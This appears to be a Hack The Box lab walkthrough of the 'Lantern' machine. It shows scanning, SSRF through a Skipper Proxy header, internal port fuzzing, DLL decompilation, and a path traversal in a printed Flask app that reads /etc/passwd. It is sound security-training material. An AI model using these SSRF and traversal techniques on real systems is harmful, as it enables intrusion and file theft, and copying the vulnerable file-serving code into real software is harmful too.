

 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Tue Aug 20 10:50:56 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.177.163
Nmap scan report for 10.129.177.163
Host is up (0.089s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:c9:47:d5:89:f8:50:83:02:5e:fe:53:30:ac:2d:0e (ECDSA)
|_  256 d4:22:cf:fe:b1:00:cb:eb:6d:dc:b2:b4:64:6b:9d:89 (ED25519)
80/tcp   open  http    Skipper Proxy
|_http-title: Did not follow redirect to http://lantern.htb/
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Content-Length: 207
|     Content-Type: text/html; charset=utf-8
|     Date: Tue, 20 Aug 2024 14:51:41 GMT
|     Server: Skipper Proxy
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Length: 225
|     Content-Type: text/html; charset=utf-8
|     Date: Tue, 20 Aug 2024 14:51:36 GMT
|     Location: http://lantern.htb/
|     Server: Skipper Proxy
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a href="http://lantern.htb/">http://lantern.htb/</a>. If not, click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS, HEAD
|     Content-Length: 0
|     Content-Type: text/html; charset=utf-8
|     Date: Tue, 20 Aug 2024 14:51:36 GMT
|_    Server: Skipper Proxy
|_http-server-header: Skipper Proxy
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 500 Internal Server Error
|     Connection: close
|     Content-Type: text/plain; charset=utf-8
|     Date: Tue, 20 Aug 2024 14:51:40 GMT
|     Server: Kestrel
|     System.UriFormatException: Invalid URI: The hostname could not be parsed.
|     System.Uri.CreateThis(String uri, Boolean dontEscape, UriKind uriKind, UriCreationOptions& creationOptions)
|     System.Uri..ctor(String uriString, UriKind uriKind)
|     Microsoft.AspNetCore.Components.NavigationManager.set_BaseUri(String value)
|     Microsoft.AspNetCore.Components.NavigationManager.Initialize(String baseUri, String uri)
|     Microsoft.AspNetCore.Components.Server.Circuits.RemoteNavigationManager.Initialize(String baseUri, String uri)
|     Microsoft.AspNetCore.Mvc.ViewFeatures.StaticComponentRenderer.<InitializeStandardComponentServicesAsync>g__InitializeCore|5_0(HttpContext httpContext)
|     Microsoft.AspNetCore.Mvc.ViewFeatures.StaticC
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-Length: 0
|     Connection: close
|     Date: Tue, 20 Aug 2024 14:51:45 GMT
|     Server: Kestrel
|   Help:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|     Connection: close
|     Date: Tue, 20 Aug 2024 14:51:40 GMT
|     Server: Kestrel
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Content-Length: 0
|     Connection: close
|     Date: Tue, 20 Aug 2024 14:51:46 GMT
|     Server: Kestrel
|   SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|     Connection: close
|     Date: Tue, 20 Aug 2024 14:52:01 GMT
|_    Server: Kestrel

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 20 10:53:11 2024 -- 1 IP address (1 host up) scanned in 134.64 secondsnmap output. We can see the HTTP redirect to http://lantern.htb in the tcp/80 output, so let's go ahead and get that added to the /etc/hosts file.echo -e '10.129.177.163\t\tlantern.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80

Walking the Application
 Björn Kimminich
Clicking around on the web page, using it as intended, we really only have one interactive aspect of the web page and that is the resume upload functionality.


Just a simple Google search I used to find a template for testing with
Penetration Testing
Gobuster Enumeration
Virtual Hosts
gobuster vhost --domain lantern.htb -u http://10.129.177.163 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100It doesn't look like any additional virtual hosts were configured on this web server.
Directories and Files
gobuster dir -u http://lantern.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o lantern_80.txt/submit (Status: 405) [Size: 153]
/vacancies (Status: 200) [Size: 10713]Nothing new here that we didn't already know about.
Upload Form Testing

HTTP POST request to /submit with a multipart/form-data payload
/static/js/main.js, which doesn't reveal anything too interesting upon review
OPTIONS and POST requests, and the site appears to be using a reverse proxy called Skipper Proxy (https://github.com/zalando/skipper).

tcp/3000TCP/3000
Penetration Testing






_framework/blazer.server.js, which seems to be the main entry point for the web server

We can use a tool such as this to unminify the JavaScript and make it easier to read
Gobuster Enumeration
Virtual Hosts
gobuster vhost --domain lantern.htb -u http://10.129.177.163:3000 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 --exclude-length 2800-2980Excluding response sizes between 2800-2980 based on refined testing
tcp/3000 on the raw IP or any hostname yields the same HTTP responseDirectories and Files
gobuster dir -u http://lantern.htb:3000 -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o lantern_3000.txt --exclude-length 2800-2980/error (Status: 200) [Size: 1490]
/favicon.ico (Status: 200) [Size: 5430]
Regrouping with Enumerated Data
However, we do have a good bit of info about the tech stack deployed on the target, so now would be a good time see about any potential CVEs.
Researching Skipper Proxy
Let's kick it off with a Google search and see what comes up

 Milad Fadavvi
Example exploit
# We know tcp/3000 is open on the target
# This is an easy way to test if we have SSRF
# And, see if the data is included in the output

curl -si -H 'X-Skipper-Proxy: http://127.0.0.1:3000' 'http://lantern.htb'

http://lantern.htb, but pulling data for tcp/3000SSRF Enumeration
127.0.0.1:3000 -- this would be a great opportunity to see what other ports and services may be open on the server
HTTP 503 with a payload of Service Unavailable and a response size of 20 if a port is invalidfor port in {1..65535} ; do echo $port >> ports.txt ; doneCreate a word list containing all valid TCP ports

ffuf -h ... in a similar fashion to fuzzing the Host: header, we can fuzz the custom X-Skipper-Proxy: header, using the word FUZZ as the placeholder to substituteffuf -H 'X-Skipper-Proxy: http://127.0.0.1:FUZZ' -fc 503 -fl 20 -u http://lantern.htb -w ports.txt -t 100Find valid ports using ffuf and filter on HTTP 503 and response size of 20

22, 80, 3000, 5000, and 8000 are open internally on the targetUsing SSRF to Inspect Internal Ports



tcp/5000 first ... Click "OK"

http://lantern.htb, the header is injected into the HTTP request and we see the internal content from tcp/5000Internal Blazor Server
Downloading Application Libraries




/dbstorage.js file is interesting in that it reveals the backend database is SQLitemkdir DLLsexport HEADER='X-Skipper-Proxy: http://127.0.0.1:5000'curl -s -H "$HEADER" http://lantern.htb/_framework/blazor.boot.json |
jq | grep dll | cut -d ':' -f 1 |
sed -e 's/\ //g' -e 's/"//g' |
xargs -I % curl -s -H "$HEADER" "http://lantern.htb/_framework/%" -o ./DLLs/%Download all of the DLLs from the server for analysis
cp InternaLantern.pdb ./DLLs/Binary Analysis
 icsharpcode
I'll be using the .zip asset and running the ILSpy program standalone without the installer

InternaLantern files on the box for analysis
InternaLantern and click "Load Depencies"
UserString Heap contains data loaded into the application when we pulled the .dll files along with the debugging symbols. Strings are almost always going to be an interesting part of the application to inspect.
Data.db The base64-encoded data should definitely be inspected further.


Logging into LanternAdmin
tcp/3000 and test the login there.Don't forget to disable the
X-Skipper-Proxy header before proceeding!
Path Traversal to Read Local Files
app.py
from flask import Flask, render_template, send_file, request, redirect, json
from werkzeug.utils import secure_filename
import os

app=Flask("__name__")

@app.route('/')
def index():
    if request.headers['Host'] != "lantern.htb":
        return redirect("http://lantern.htb/", code=302)
    return render_template("index.html")

@app.route('/vacancies')
def vacancies():
    return render_template('vacancies.html')

@app.route('/submit', methods=['POST'])
def save_vacancy():
    name = request.form.get('name')
    email = request.form.get('email')
    vacancy = request.form.get('vacancy', default='Middle Frontend Developer')

    if 'resume' in request.files:
        try:
            file = request.files['resume']
            resume_name = file.filename
            if resume_name.endswith('.pdf') or resume_name == '':
                filename = secure_filename(f"resume-{name}-{vacancy}-latern.pdf")
                upload_folder = os.path.join(os.getcwd(), 'uploads')
                destination = '/'.join([upload_folder, filename])
                file.save(destination)
            else:
                return "Only PDF files allowed!"
        except:
            return "Something went wrong!"
    return "Thank you! We will conact you very soon!"

@app.route('/PrivacyAndPolicy')
def sendPolicyAgreement():
    lang = request.args.get('lang')
    file_ext = request.args.get('ext')
    try:
            return send_file(f'/var/www/sites/localisation/{lang}.{file_ext}')
    except:
            return send_file(f'/var/www/sites/localisation/default/policy.pdf', 'application/pdf')

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=8000)
We can see a URL that was previously unknown — /PrivacyAndPolicy. Further analysis shows a potential path traversal.
lang = request.args.get('lang')file_ext = request.args.get('ext')- So, if we send a
HTTP GETrequest tohttp://lantern.htb/PrivacyAndPolicywith the query parameters of?lang={value}&ext={value}, we may be able to read some files from the file system.

lang + . + the input ext to form the path, so we're effectively saying . + . + /../../../../../../etc/passwd = ../../../../../../../etc/passwd
